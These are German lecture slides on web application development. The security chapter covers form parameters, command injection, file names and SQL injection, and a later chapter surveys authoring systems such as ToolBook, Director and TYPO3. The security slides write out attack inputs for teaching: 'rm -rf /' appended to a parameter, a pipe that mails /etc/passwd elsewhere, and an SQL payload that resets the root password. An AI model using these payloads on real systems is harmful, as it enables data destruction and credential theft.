
Entwicklung webbasierter Anwendungen


13. Kapitel: Sicherheit

Quellenhinweis:
Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

Überblick


Client
Internet
Server
Webbrowser
Webserver
CGI-Programm
HTML Seite (Eingabe-Formular)
1. Eingabedaten übermitteln
Daten
2. CGI-Programm starten
HTML Seite (Ausgabe)
4. Eingabedaten übermitteln
HTML Seite
3. erzeugte HTML-Seite
DB

Datenübertragung mit GET





```
<form action="21_FormularEcho.php" method="get">
    <p>Name:<br><input maxlength="40" size="40" name="Name" ></p>
    <p>Text:<br><textarea name="Text" rows="2" cols="40"></textarea></p>
    <p><input type="submit" value="absenden"> mit GET</p>
</form>
```

- überträgt die Daten für jeden sichtbar als URL:

  http://localhost/xxx.php?Name=Hahn&Text=blabla

- Parameter und Werte können ohne jegliche Tools verändert werden
  - ⇨ unerwartete Parameter
  - ⇨ unerwartete Werte

Datenübertragung mit POST




```
<form action="21_FormularEcho.php" method="post">
    <p>Name:<br><input maxlength="40" size="40" name="Name" value="c"></p>
    <p>Text:<br><textarea name="Text" rows="2" cols="40">d</textarea></p>
    <p><input type="submit" value="absenden"> mit POST</p>
</form>
```

- Parameter werden in Umgebungsvariablen übertragen
- Formularfelder sind über den HTML-Code zugänglich
- Mit etwas HTML-Kenntnissen können beliebige Werte und auch neue Parameter übertragen werden
  - ⇨ unerwartete Parameter
  - ⇨ unerwartete Werte

Daten aus Formularen

jeden Parameter strengstens kontrollieren !

- die Parameter müssen nicht im entferntesten dem erwarteten Format entsprechen !
  - ⇨ vielleicht hat sie ein Hacker von Hand gemacht...
  - ⇨ ein erwarteter Parameter fehlt
  - ⇨ ein Parameter-Name enthält Sonderzeichen
- folgende Annahmen sind alle falsch:
  - ⇨ der QUERY_STRING passt in den Speicher
  - ⇨ der QUERY_STRING erfüllt die HTTP-Spezifikation
  - ⇨ QUERY_STRING-Felder entsprechen dem Formular
  - ⇨ der Wert einer Auswahlliste ist einer der Listeneinträge
  - ⇨ ein Eingabefeld sendet maximal so viele Zeichen, wie in maxlength festgelegt

➔ Apache

➔ PHP

➔ Program-mierer

Angriffe allgemein

- Es gibt viele Installationen mit Standardkonfiguration (Webserver, Datenbank, CGI, PHP,… vgl. XAMPP)
  - ⇨ Default-Passwörter sind bekannt
  - ⇨ installierte Skripte sind teilweise bekannt
  - ⇨ Quellcode ist verfügbar
  - ⇨ Sicherheitslücken können gesucht und erprobt werden
- Ziele:
  - ⇨ Ausführen von Befehlen
  - ⇨ Auslesen von Daten
  - ⇨ Transaktionen unter fremden Namen
  - ⇨ Lahmlegen eines Internetauftritts

Angriffe auf den Webserver

- Auslesen von Daten auf dem Server
  - ⇨ Geheime Daten
  - ⇨ Passwörter (.passwd)
  - ⇨ …
- Lahmlegen des Servers
  - ⇨ z.B. durch Überlastung mit Requests ("Denial of Service Attack")
  - ⇨ Löschen von Dateien

gewissenhaft und restriktiv konfigurieren!

Systemaufrufe in CGI-Skripten

möglichst vermeiden !

- große Gefahr durch Ausführung von Systembefehlen (oder anderen Programmen) mit Parametern aus einem Formular
  - ⇨ durch unerwünschte Befehle innerhalb des Parameters
  - ⇨ Unix-Befehl mit `;` als 2. Befehl angehängt:

    ```
    james; rm –rf /
    ```

    statt Benutzername (für `finger`) werden alle Dateien gelöscht
  - ⇨ mit `|` eine Pipe mit weiterem Unix-Befehl gebildet:

    ```
    nospam@fasel.com|mail bla@fasel.com < /etc/passwd
    ```

    statt eMail-Adresse versendet die Passwortdatei
  - ⇨ mit ~ beginnende Zeilen werden im Programm *mail* an das Betriebssystem weitergeleitet: `~ rm –rf /`

alle Parameter, die an unumgänglichen Systemaufrufen beteiligt sind, besonders sorgfältig kontrollieren!

Dateinamen

- Manipulierte Dateinamen können
  - ⇨ versteckte Systemaufrufe enthalten
  - ⇨ andere Dateien liefern bzw. abrufen als beabsichtigt - und diese Dateien werden ausgeführt…
- Dateinamen aus Formularen, PATH_INFO und anderen Quellen sind verdächtig
  - ⇨ auch Dateinamen, die aus solchen Bestandteilen gebildet werden
  - ⇨ evtl. im Server gegen eine Liste von erlaubten Dateinamen prüfen
- fest im Skript codierte Dateinamen sind unproblematisch
- in Dateinamen keine .. und keine shell-Steuerzeichen zulassen
  - ⇨ in Dateinamen nur a..z, A..Z, 0..9, -, _ zulassen

Angriff auf die Datenbank: "SQL Injection"

- Folgender PHP-Code:

```
$offset = argv[0]; // Offset als Command Line Parameter
$query = "SELECT id, name FROM products ORDER BY name
       LIMIT 20 OFFSET $offset;";
$result = mysql_query($query);
```

keine Validierung des Input !

- Statt einem normalen Offset für das "Sichtfenster" der Anfrage wird ein bösartiger Code eingegeben:


```
0;
UPDATE user SET Password=PASSWORD('crack') WHERE user='root';
FLUSH PRIVILEGES;
```

keine Beschränkung über DB-Berechtigungen!?

⇨ 0; beendet die erste SQL-Query

⇨ dann wird das UPDATE ausgeführt…

Zugriffsschutz



Entwicklung webbasierter Anwendungen

14. Kapitel: Autorensysteme

Quellenhinweis:
Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

Professionelle Projekte

- Anwendungen
  - ⇨ Computer Based Training (CBT)
  - ⇨ Web-Auftritte
  - ⇨ Werbe-CDs
  - ⇨ Computerspiele
  - ⇨ Trailer
  - ⇨ Systeme mit User Interaktion: z.B. Navigationssysteme
  - ⇨ ...
- Gängige Praxis in komplexeren Projekten
  - ⇨ Autoren schreiben Storyboard und liefern Inhalte
  - ⇨ Designer gestalten graphische Elemente
  - ⇨ Programmierer implementieren kompliziertere Abläufe
  - ⇨ Rapid Prototyping mit "Autorensystem", Produkt in Java / C / C++

Begriff "Autorensystem"

- Autoren
  - ⇨ konzentrieren sich auf die Inhalte, nicht auf die Realisierung
  - ⇨ haben in der Regel keine Programmierkenntnisse

- Autorensystem
  - ⇨ Anwendungs-Entwicklungsumgebung für Autoren
  - ⇨ einfache Anwendungen ohne Programmierung
  - ⇨ Erweiterte Funktionalität nur für "Power-User"
  - ⇨ Tool macht die Umsetzung in Programmcode
  - ⇨ spezielle Produkte für verschiedene Anwendungen
  - ⇨ große Überlappung der Produkte

Beispiele für Autorensysteme

die Produktpalette z.B. von Macromedia lässt sich aus technischer Sicht nur sehr schwer separieren

Nach Hauptausrichtung:


- Web-Autorensysteme
  - ⇨ Frontpage, Office Publisher, Typo3, Dreamweaver, Adobe GoLive
- E-Learning
  - ⇨ Macromedia Authorware, Sumtotal Toolbook
- Multimedia-CDs
  - ⇨ Macromedia Director MX
- Marketing und Vertrieb
  - ⇨ Macromedia Breeze
- Fast Prototyping & Tutorials
  - ⇨ Macromedia Captivate (ehem. RoboDemo)
- Kommunikation
  - ⇨ Macromedia Roboinfo


Alles aus einer Hand


Autorensysteme	Web-Technologie
Entwicklungsumgebung	
Director, ToolBook, Flash	HTMLEdit, GoLive, FrontPage
Dateiformat / "Standard"	
swf, dcr, tbk	html, js, css
Laufzeitsystem / Player	
Flash Player, Shockwave, ToolBook Runtime	Internet Explorer, Netscape Navigator
Kompatibilitätsprobleme	
 gering / keine	sind normal 

Basis-Metaphern

- Buch aus Seiten — statische Darstellung
  - ⇨ Sumtotal ToolBook
  - ⇨ Macromedia Freehand
- Film aus Filmbildern — dynamischer Ablauf
  - ⇨ Macromedia Flash und Director
- Flussdiagramm organisiert Seiten
  - ⇨ Macromedia Authorware (speziell für CBT)
  - ⇨ Spezielle Vorlagen je nach Anwendung
- Erweiterungen gegenüber klassischen Medien
  - ⇨ weitergehende Interaktionsmöglichkeiten, Hyperlinks
  - ⇨ eingebettete multimediale Elemente, Webintegration







SumTotal ToolBook Instructor

vormals Asymetrix bzw. Click2Learn

- historischer Werdegang
  - ⇨ ursprünglich als komfortable Anwendungs-Entwicklungsumgebung für GUI gedacht
  - ⇨ später zum Multimedia-Autorensystem ausgebaut
  - ⇨ zielt mittlerweile primär auf CBT-Anwendungen (spezialisierte Schablonen, Kursverwaltung)

- nur verfügbar für Windows
  - ⇨ Haupt-Hindernis für Erfolg: Designer arbeiten halt am Mac ...

Macromedia Director

- marktführendes Autorensystem für CD-ROM
  - ⇨ fürs Web optimiert als "Shockwave"
  - ⇨ Einbindung von Director-Filmen in HTML-Seiten
  - ⇨ Netzfunktionen in CD-ROM basierender Anwendung

InHouse-Konkurrenz "Flash"

wichtig für Designer

- verfügbar für MacOS und Windows
  - ⇨ fertige Anwendung plattformunabhängig (aber nicht Unix)
  - ⇨ ToolBook dagegen nur für Windows

- schnelles und kompaktes Laufzeitsystem
  - ⇨ schnelle Seitenumschaltung, flüssige Animationen
  - ⇨ geringe Dateigröße

TYPO3

- Open Source Content Management System
  - ⇨ kostenlos
  - ⇨ zunehmende Verbreitung
  - ⇨ Einführung an der h_da im Juni 2005
- verfügbar für Unix, Linux, MacOS und Windows
  - ⇨ benötigt Apache oder IIS, PHP, MySQL (andere Datenbanken als Erweiterung)
- Bearbeitungsmodi:
  - ⇨ Frontend: rein Inhaltliche Änderung von bestehenden Seiten
  - ⇨ Backend: Änderungen an der Vernetzungsstruktur der Seiten
  - ⇨ Frontend und Backend über Standard-Browser zugänglich


TYPO3: Frontend

TYPO3: Frontend II: Editor

